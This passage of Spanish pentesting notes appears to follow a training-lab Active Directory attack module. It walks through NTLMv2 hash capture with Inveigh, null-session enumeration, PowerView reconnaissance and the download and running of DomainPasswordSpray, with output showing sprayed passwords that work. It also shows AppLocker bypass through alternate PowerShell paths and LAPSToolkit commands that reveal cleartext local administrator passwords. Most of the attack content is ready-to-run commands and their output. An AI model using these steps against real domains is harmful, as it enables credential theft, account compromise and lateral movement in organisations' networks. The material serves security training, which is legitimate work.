[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPV6 fe80::1dcec:2831%7]
[+] Listener Addresses [IP 0.0.0.0 | IPV6 ::]
[+] Spoofed Reply Addresses [IP 172.16.5.25 | IPV6 fe80::1dcec:2831%7]
[+] Spoofed Options [Repeat Enabled | Local Attacks Disabled]
[+] DHCPv6
[+] DNS Packet Sniffer [Type A]
[+] ICMPv6
[+] LLINR Packet Sniffer [Type A]
[+] MDNS
[+] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[+] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[+] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files [Imported]
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
```

Usar powershell como admin

<a href="https://github.com/Anonimo501/Inveigh.exe">https://github.com/Anonimo501/Inveigh.exe</a>	Descargar
.\Inveigh.exe	Ejecutar

Esperamos las capturas de los hashes NTLMv2

Podemos pulsar la **ESC** tecla para entrar a la consola mientras **Inveigh** esté en ejecución.

Podemos ver rápidamente hashes únicos capturados escribiendo **GET NTLMV2UNIQUE**.  
Podemos escribir **GET NTLMV2USERNAMES** y ver qué nombres de usuario hemos recopilado

## Enumeración de sesiones nulas desde Windows

```
net use \\DC01\ipc$ "" /u:""
```

```
net use \\DC01\ipc$ "" /u:guest
```

```
net use \\DC01\ipc$ "password" /u:guest
```

## Enumeración de la política de contraseñas desde Windows

### Usando net.exe

```
net accounts
```

### PowerView.ps1

Una herramienta de PowerShell y un puerto .NET de la misma que se utilizan para obtener conocimiento de la situación en AD. Estas herramientas se pueden utilizar como reemplazos de varios net\*comandos de Windows y más. PowerView y SharpView pueden ayudarnos a recopilar gran parte de los datos que recopila BloodHound, pero requiere más trabajo para crear relaciones significativas entre todos los puntos de datos. Estas herramientas son excelentes para verificar qué acceso adicional podemos tener con un nuevo conjunto de credenciales, apuntar a usuarios o computadoras específicos o encontrar algunas "victorias rápidas", como usuarios que pueden ser atacados mediante Kerberoasting o ASREPRoasting.

### Descarga como .ps1

```
powershell.exe iwr https://raw.githubusercontent.com/lucky-luk3/ActiveDirectory/refs/heads/master/PowerView.ps1 -Outfile PowerView.ps1
```

### Uso de PowerView

Obtener la política de contraseñas

```
import-module .\PowerView.ps1  
Get-DomainPolicy
```



The screenshot shows a terminal window with the title "Enumeración y recuperación de políticas de contraseñas". The command PS C:\htb> import-module .\PowerView.ps1 is run, followed by PS C:\htb> Get-DomainPolicy. The output displays various policy settings:

```
PS C:\htb> import-module .\PowerView.ps1
PS C:\htb> Get-DomainPolicy

Unicode      : @{Unicode=yes}
SystemAccess  : @{MinimumPasswordAge=1; MaximumPasswordAge=-1; MinimumPasswordLength=8; PasswordComplexity=1;
                PasswordHistorySize=24; LockoutBadCount=5; ResetLockoutCount=30; LockoutDuration=30;
                RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearTextPassword=0;
                LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
Version       : @{signature="$CHICAGO$"; Revision=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path          : \\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{31B2F340-0160-1102-945F-00C04FB984F9}\MACHI
               NE\Microsoft\Windows NT\SecEdit\GptImpl.inf
GPOName       : {31B2F340-0160-1102-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

[PowerView](#) es una herramienta escrita en PowerShell que nos ayuda a obtener conocimiento de la situación dentro de un entorno de AD. Al igual que BloodHound, proporciona una forma de identificar dónde los usuarios han iniciado sesión en una red, enumerar información de dominio como usuarios, computadoras, grupos, ACLS, confianzas,

buscar recursos compartidos de archivos y contraseñas, realizar Kerberoasting y más. Es una herramienta muy versátil que puede brindarnos una gran perspectiva sobre la postura de seguridad del dominio de nuestro cliente. Requiere más trabajo manual para determinar configuraciones incorrectas y relaciones dentro del dominio que BloodHound, pero, cuando se usa correctamente, puede ayudarnos a identificar configuraciones incorrectas sútiles.

Examinemos algunas de las funciones de PowerView y veamos qué datos devuelve. La siguiente tabla describe algunas de las funciones más útiles que ofrece PowerView.

Dominio	Descripción
<code>Export-PowerViewCSV</code>	Anadir resultados a un archivo CSV
<code>ConvertTo-SID</code>	Convertir un nombre de usuario o grupo a su valor SID
<code>Get-DomainSPNTicket</code>	Solicita el ticket Kerberos para una cuenta de nombre principal de servicio (SPN) específica
<b>Funciones de dominio/LDAP:</b>	
<code>Get-Domain</code>	Devolverá el objeto AD para el dominio actual (o especificado)
<code>Get-DomainController</code>	Devuelve una lista de los controladores de dominio para el dominio especificado
<code>Get-DomainUser</code>	Devolverá todos los usuarios u objetos de usuario específicos en AD
<code>Get-DomainComputer</code>	Devolverá todas las computadoras u objetos de computadora específicos en AD
<code>Get-DomainGroup</code>	Devolverá todos los grupos u objetos de grupos específicos en AD
<code>Get-DomainOU</code>	Buscar todos los objetos OU o algunos específicos en AD
<code>Find-InterestingDomainAcl</code>	Encuentra ACL de objetos en el dominio con derechos de modificación establecidos para objetos no integrados
<code>Get-DomainGroupMember</code>	Devolverá los miembros de un grupo de dominio específico
<code>Get-DomainFileServer</code>	Devuelve una lista de servidores que probablemente funcionen como servidores de archivos
<code>Get-DomainDFSShare</code>	Devuelve una lista de todos los sistemas de archivos distribuidos para el dominio actual (o especificado)
<b>Funciones de GPO:</b>	
<code>Get-DomainGPO</code>	Devolverá todos los GPO u objetos GPO específicos en AD
<code>Get-DomainPolicy</code>	Devuelve la política de dominio predeterminada o la política del controlador de dominio para el dominio actual
<b>Funciones de enumeración de computadora:</b>	
<code>Get-NetLocalGroup</code>	Enumera grupos locales en la máquina local o remota
<code>Get-NetLocalGroupMember</code>	Enumera los miembros de un grupo local específico
<code>Get-NetShare</code>	Devuelve los recursos compartidos abiertos en la máquina local (o remota)
<code>Get-NetSession</code>	Devolverá información de la sesión para la máquina local (o remota)
<code>Test-AdminAccess</code>	Comprueba si el usuario actual tiene acceso administrativo a la máquina local (o remota)

Funciones 'meta' enhebradas:	
Find-DomainUserLocation	Encuentra máquinas en las que usuarios específicos han iniciado sesión
Find-DomainShare	Encuentra recursos compartidos accesibles en máquinas de dominio
Find-InterestingDomainShareFile	Busca archivos que coincidan con criterios específicos en recursos compartidos legibles en el dominio
Find-LocalAdminAccess	Buscar máquinas en el dominio local donde el usuario actual tiene acceso de administrador local
Funciones de confianza del dominio:	
Get-DomainTrust	Devuelve las confianzas de dominio para el dominio actual o un dominio especificado
Get-ForestTrust	Devuelve todas las confianzas forestales para el bosque actual o un bosque especificado
Get-DomainForeignUser	Enumera los usuarios que están en grupos fuera del dominio del usuario.
Get-DomainForeignGroupMember	Enumera grupos con usuarios fuera del dominio del grupo y devuelve cada miembro externo
Get-DomainTrustMapping	Enumerará todas las confianzas para el dominio actual y cualquier otra vista.

Esta tabla no abarca todo lo que ofrece PowerView, pero incluye muchas de las funciones que utilizaremos repetidamente. Para obtener más información sobre PowerView, consulte el [módulo PowerView de Active Directory](#). A continuación, experimentaremos con algunos de ellos.

En primer lugar, se encuentra la función [Get-DomainUser](#). Esta nos proporcionará información sobre todos los usuarios o sobre los usuarios específicos que especifiquemos. A continuación, la utilizaremos para obtener información sobre un usuario específico mmorgan.

## Información del usuario del dominio

```
Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogontimestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol
```

```
PS C:\htb> Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogontimestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol

  name        : Matthew Morgan
  samaccountname : mmorgan
  description   :
  memberof     : {CN=VPN Users,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar Read,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share H Drive,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL...}
  whencreated  : 10/27/2021 5:37:06 PM
  pwdlastset   : 11/18/2021 10:02:57 AM
  lastlogontimestamp : 2/27/2022 6:34:25 PM
  accountexpires : NEVER
  admincount    : 1
```

Vimos información básica de los usuarios con PowerView. Ahora, enumeraremos información de grupos de dominios. Podemos usar la función [Get-DomainGroupMember-Recurse](#) para recuperar información específica de los grupos. Al agregar el modificador, PowerView debe enumerar los miembros de esos grupos si encuentra grupos que sean parte del grupo de destino (pertenencia a grupos anidados). Por ejemplo, el resultado a continuación muestra que el Secadminsgrupo es parte del Domain Adminsgrupo a través de la pertenencia a grupos anidados. En este caso, podremos ver todos los miembros de ese grupo que heredan derechos de administrador de dominio a través de su pertenencia a grupos.

## Recursive Group Membership

```
PS C:\htb> Get-DomainGroupMember -Identity "Domain Admins" -Recurse

GroupDomain      : INLANEFREIGHT.LOCAL
GroupName       : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain    : INLANEFREIGHT.LOCAL
MemberName      : svc_qualys
MemberDistinguishedName : CN=svc_qualys,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass : user
MemberSID       : S-1-5-21-3842939050-3880317879-2865463114-5613
```

Anteriormente, realizamos una búsqueda recursiva del Domain Admins grupo para enumerar sus miembros. Ahora sabemos a quién dirigirnos para una posible elevación de privilegios. Al igual que con el módulo AD PowerShell, también podemos enumerar las asignaciones de confianza de dominio.


## Enumeración de confianza

```
PS C:\htb> Get-DomainTrustMapping

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 11/1/2021 6:20:22 PM
WhenChanged    : 2/26/2022 11:55:55 PM
```

Podemos utilizar la función [Test-AdminAccess](#) para probar el acceso de administrador local en la máquina actual o en una remota.

## Prueba de acceso de administrador local




```
PS C:\htb> Test-AdminAccess -ComputerName ACADEMY-EA-MS01

ComputerName  IsAdmin
-----  -----
ACADEMY-EA-MS01  True
```

Arriba, determinamos que el usuario que estamos usando actualmente es un administrador en el host ACADEMY-EA-MS01. Podemos realizar la misma función para cada host para ver dónde tenemos acceso administrativo. Veremos más adelante qué tan bien BloodHound realiza este tipo de verificación. Ahora podemos verificar usuarios con el atributo SPN configurado, lo que indica que la cuenta puede estar sujeta a un ataque Kerberoasting.

## Cómo encontrar usuarios con SPN configurado



```
PS C:\htb> Get-DomainUser -SPN -Properties samaccountname,ServicePrincipalName

serviceprincipalname          samaccountname
-----                    -----
adfsconnect/azure01.inlanefreight.local      adfs
backupjob/veam001.inlanefreight.local        backupagent
dowmgrade/kerberoast.inlanefreight.local     dowmgrade
kadmin/changepw                         krbtgt
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev
MSSQLSvc/SPSJDB.inlanefreight.local:1433    sqlprod
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351 sqlqa
sts/inlanefreight.local                  solarwindsmonitor
```

Pruebe algunas de las funciones de la herramienta hasta que se sienta cómodo usándola. Veremos PowerView varias veces más a medida que avancemos en este módulo.

---


### Password Spraying desde windows

#### Descargar DomainPasswordSpray.ps1

```
powershell.exe iwr  
https://raw.githubusercontent.com/dafthack/DomainPasswordSpray/refs/heads/master/DomainPas  
swordSpray.ps1-OutFile DomainPasswordSpray.ps1
```

#### Uso de DomainPasswordSpray.ps1

```
Import-Module .\DomainPasswordSpray.ps1  
Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction  
SilentlyContinue
```



```
PS C:\htb> Import-Module .\DomainPasswordSpray.ps1  
PS C:\htb> Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction  
SilentlyContinue  
[*] Current domain is compatible with Fine-Grained Password Policy.  
[*] Now creating a list of users to spray...  
[*] The smallest lockout threshold discovered in the domain is 5 login attempts.  
[*] Removing disabled users from list.  
[*] There are 2923 total users found.  
[*] Removing users within 1 attempt of locking out from list.  
[*] Created a userlist containing 2923 users gathered from the current user's domain  
[*] The domain password policy observation window is set to  minutes.  
[*] Setting a minute wait in between sprays.  
  
Confirm Password Spray  
Are you sure you want to perform a password spray against 2923 accounts?  
[Y] Yes [N] No [?] Help (default is "Y"):  
[*] Password spraying has begun with 1 passwords  
[*] This might take a while depending on the total number of users  
[*] Now trying password Welcome1 against 2923 users. Current time is 2:57 PM  
[*] Writing successes to spray_success  
[*] SUCCESS! User:sgage Password:Welcome1  
[*] SUCCESS! User:tjohnson Password:Welcome1  
  
[*] Password spraying is complete  
[*] Any passwords that were successfully sprayed have been output to spray_success
```

## Bloqueador de aplicaciones

Una lista blanca de aplicaciones es una lista de aplicaciones de software aprobadas o ejecutables que pueden estar presentes y ejecutarse en un sistema. El objetivo es proteger el entorno de malware dañino y software no aprobado que no se alinea con las necesidades comerciales específicas de una organización. [AppLocker](#) es la solución de lista blanca de aplicaciones de Microsoft y brinda a los administradores de sistemas control sobre qué aplicaciones y archivos pueden ejecutar los usuarios. Proporciona un control granular sobre ejecutables, scripts, archivos de instalación de Windows, DLL, aplicaciones empaquetadas e instaladores de aplicaciones empaquetados. Es común que las organizaciones bloqueen cmd.exe y PowerShell.exe y el acceso de escritura a ciertos directorios, pero todo esto se puede omitir. Las organizaciones también suelen centrarse en bloquear el **PowerShell.exe** ejecutable, pero se olvidan de las otras [ubicaciones de ejecutables de PowerShell](#), como

**%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe**

o **PowerShell\_ISE.exe**. Podemos ver que este es el caso en las [AppLocker](#) reglas que se muestran a continuación. A todos los usuarios del dominio se les prohíbe ejecutar el ejecutable de PowerShell de 64 bits ubicado en:

**%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe**


Ejemplos de cómo ejecutar los comandos para llamar a powershell desde otros lugares como se menciona anteriormente.

Llamada a **%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe** desde cmd.

```
C:\Users\Usuario>%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell para obtener nuevas características y mejoras. https://aka.ms/PSWindows
PS C:\Users\Usuario> |
```

Llamada a **%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe** desde el explorador de archivos **en caso de no tener acceso al CMD**.



Podemos llamar también powershell desde **PowerShell\_ISE.exe** con cmd


The screenshot shows the Windows PowerShell ISE interface. At the top, the title bar reads "C:\Users\Usuario>PowerShell\_ISE.exe". Below it is a toolbar with various icons. A script editor window titled "Sin título1.ps1" contains the number "1". A red arrow points from this window down to a command window below. The command window has the prompt "PS C:\Users\Usuario>" and displays the output of the "dir" command, listing several hidden directories in the current user's profile folder.

```
PS C:\Users\Usuario> dir

    Directorio: C:\Users\Usuario

Mode                LastWriteTime         Length Name
----                -              -          -
d----       12/04/2025  11:56 p. m.          0 .android
d----       19/10/2024  11:59 a. m.          0 .aws
d----       19/10/2024  11:59 a. m.          0 .azure
d----       17/04/2025  10:56 p. m.          0 .cache
d----       19/10/2024  1:00 p. m.          0 .docker
d----       25/03/2025  1:10 p. m.          0 .git
d----       25/03/2025  1:10 p. m.          0 .microsoft
d----       25/03/2025  1:10 p. m.          0 .nuget
d----       25/03/2025  1:10 p. m.          0 .vs
d----       25/03/2025  1:10 p. m.          0 .vscode
d----       25/03/2025  1:10 p. m.          0 .wsl
d----       25/03/2025  1:10 p. m.          0 .wslconfig
```

También podemos llamar **PowerShell\_ISE.exe** desde el explorador de archivos **en caso de no tener acceso al CMD**.



## Ubicaciones del sistema de archivos de Windows PowerShell Ejecutables en Windows de 64 bits

Las rutas predeterminadas a los ejecutables para PowerShell y PowerShell ISE en sistemas operativos relevantes de Windows de **64 bits**:

32-bit (x86) PowerShell executable	%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
64-bit (x64) Powershell executable	%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe
32-bit (x86) Powershell ISE executable	%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe
64-bit (x64) Powershell ISE executable	%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell_ise.exe

## Ubicaciones del sistema de archivos de Windows PowerShell Executables en Windows de 32 bits

Las rutas predeterminadas a los ejecutables para PowerShell y PowerShell ISE en sistemas operativos relevantes de Windows de **32 bits**:

32-bit (x86) PowerShell executable	%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe
32-bit (x86) Powershell ISE executable	%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell_ise.exe

## LAPS

La [solución de contraseñas de administrador local de Microsoft \(LAPS\)](#) se utiliza para aleatorizar y rotar las contraseñas de administrador local en los hosts de Windows y evitar el movimiento lateral. Podemos enumerar qué usuarios de dominio pueden leer la contraseña LAPS configurada para máquinas con LAPS instalado y qué máquinas no tienen LAPS instalado. [LAPSToolkit](#) facilita enormemente esto con varias funciones. Una es el análisis ExtendedRights de todas las computadoras con LAPS habilitado. Esto mostrará los grupos específicamente delegados para leer contraseñas LAPS, que a menudo son usuarios en grupos protegidos. Una cuenta que ha unido una computadora a un dominio recibe All Extended Rights a través de ese host, y este derecho le da a la cuenta la capacidad de leer contraseñas. La enumeración puede mostrar una cuenta de usuario que puede leer la contraseña LAPS en un host. Esto puede ayudarnos a identificar usuarios de AD específicos que pueden leer contraseñas LAPS.

### Descargar LAPSToolkit.ps1

```
powershell.exe iwr  
https://raw.githubusercontent.com/Anonimo501/LAPSToolkit/refs/heads/master/LAPSToolkit.ps1-  
OutFile LAPSToolkit.ps1
```

### Uso de Find-LAPSDelegatedGroups

```
Import-Module .\LAPSToolKit.ps1  
Find-LAPSDelegatedGroups
```

Enumeración de controles de seguridad	
PS C:\htb> Find-LAPSDelegatedGroups	
OrgUnit	Delegated Groups
-----	-----
OU=Servers,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\Domain Admins
OU=Servers,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\LAPS Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\Domain Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL	INLANEFREIGHT\LAPS Admins

**Find-AdmPwdExtendedRights** verifican los derechos en cada computadora con LAPS habilitado para cualquier grupo con acceso de lectura y usuarios con "Todos los derechos extendidos". Los usuarios con "Todos los derechos extendidos" pueden leer contraseñas de LAPS y pueden estar menos protegidos que los usuarios en grupos delegados, por lo que vale la pena verificar esto.

### Uso de Find-AdmPwdExtendedRights

```
Find-AdmPwdExtendedRights
```

Enumeración de controles de seguridad		
PS C:\htb> Find-AdmPwdExtendedRights		
ComputerName	Identity	Reason
-----	-----	-----
EXCHG01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\Domain Admins	Delegated
EXCHG01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\LAPS Admins	Delegated
SQL01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\Domain Admins	Delegated
SQL01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\LAPS Admins	Delegated
WS01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\Domain Admins	Delegated
WS01.INLANEFREIGHT.LOCAL	INLANEFREIGHT\LAPS Admins	Delegated

Podemos utilizar la **Get-LAPSComputers** función para buscar equipos que tengan habilitado LAPS cuando las contraseñas expiren, e incluso las contraseñas aleatorias en texto claro si nuestro usuario tiene acceso.

### Uso de Get-LAPSComputers

```
Get-LAPSComputers
```

```
PS C:\htb> Get-LAPSComputers

ComputerName          Password          Expiration
-----              -----          -----
DC01.INLANEFREIGHT.LOCAL 6DZ[+A/]19d$F 08/26/2020 23:29:45
EXCH601.INLANEFREIGHT.LOCAL oj+2A+[hHMMtj, 09/26/2020 00:51:30
SQL01.INLANEFREIGHT.LOCAL 9G#f;p41dcAe,s 09/26/2020 00:30:09
WS01.INLANEFREIGHT.LOCAL TCaG-F)3No;l8C 09/26/2020 00:46:04
```

## Módulo PowerShell de ActiveDirectory

El módulo ActiveDirectory PowerShell es un grupo de cmdlets de PowerShell para administrar un entorno de Active Directory desde la línea de comandos. Consta de 147 cmdlets diferentes en el momento de redactar este artículo. No podemos cubrirlos todos aquí, pero veremos algunos que son particularmente útiles para enumerar entornos de AD. No dude en explorar otros cmdlets incluidos en el módulo en el laboratorio creado para esta sección y vea qué combinaciones y resultados interesantes puede crear.

Antes de poder utilizar el módulo, debemos asegurarnos de que se haya importado primero. El cmdlet [Get-Module](#), que forma parte del [módulo Microsoft.PowerShell.Core](#), enumerará todos los módulos disponibles, su versión y los comandos potenciales para su uso. Esta es una excelente manera de ver si hay instalado algún script de administrador personalizado o de Git. Si el módulo no está cargado, ejecútelo Import-Module ActiveDirectory para cargarlo y usarlo.

### Discover Modules

```
PS C:\htb> Get-Module

ModuleType Version      Name          ExportedCommands
-----      -----      ----          -----
Manifest    3.1.0.0      Microsoft.PowerShell.Utility
Script      2.0.0       PSReadLine      {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
                                         {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
```

Veremos que el módulo ActiveDirectory aún no se ha importado. Vamos a importarlo.

### Load ActiveDirectory Module

```
PS C:\htb> Import-Module ActiveDirectory
PS C:\htb> Get-Module

ModuleType Version      Name          ExportedCommands
-----      -----      ----          -----
Manifest    1.0.1.0      ActiveDirectory
Manifest    3.1.0.0      Microsoft.PowerShell.Utility
Script      2.0.0       PSReadLine      {Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
                                         {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
                                         {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
```

Ahora que nuestros módulos están cargados, comencemos. Primero, enumeraremos información básica sobre el dominio con el cmdlet [Get-ADDomain](#).

## Get Domain Info

```
PS C:\htb> Get-ADDomain

AllowedDNSSuffixes          : {}
ChildDomains                 : {LOGISTICS.INLANEFREIGHT.LOCAL}
ComputersContainer           : CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
DeletedObjectsContainer      : CN=Deleted Objects,DC=INLANEFREIGHT,DC=LOCAL
DistinguishedName            : DC=INLANEFREIGHT,DC=LOCAL
DNSRoot                      : INLANEFREIGHT.LOCAL
DomainControllersContainer   : OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL
DomainMode                   : Windows2016Domain
DomainSID                    : S-1-5-21-3842939050-3880317879-2865463114
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=INLANEFREIGHT,DC=LOCAL
Forest                        : INLANEFREIGHT.LOCAL
InfrastructureMaster          : ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
LastLogonReplicationInterval : 
LinkedGroupPolicyObjects     : {cn={0DBB88574-E94E-4525-8C9D-ABABE31223D0},cn=policies,cn=system,DC=INLANEFREIGHT,DC=LOCAL, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=INLANEFREIGHT,DC=LOCAL}
LostAndFoundContainer         : CN=LostAndFound,DC=INLANEFREIGHT,DC=LOCAL
```

Esto imprimirá información útil como el SID del dominio, el nivel funcional del dominio, los dominios secundarios y más. A continuación, utilizaremos el cmdlet [Get-ADUser](#). Filtraremos las cuentas con la ServicePrincipalName propiedad completada. Esto nos dará una lista de cuentas que pueden ser susceptibles a un ataque Kerberoasting, que abordaremos en profundidad después de la siguiente sección.

## Get-ADUser

```
PS C:\htb> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

DistinguishedName    : CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled              : True
GivenName             : Sharepoint
Name                  : adfs
ObjectClass           : user
ObjectGUID            : 49b53bea-4bc4-4a68-b694-b806d9809e95
SamAccountName        : adfs
ServicePrincipalName : {adfsconnect/azure01.inlanefreight.local}
SID                  : S-1-5-21-3842939050-3880317879-2865463114-5244
Surname               : Admin
UserPrincipalName     : 

DistinguishedName    : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
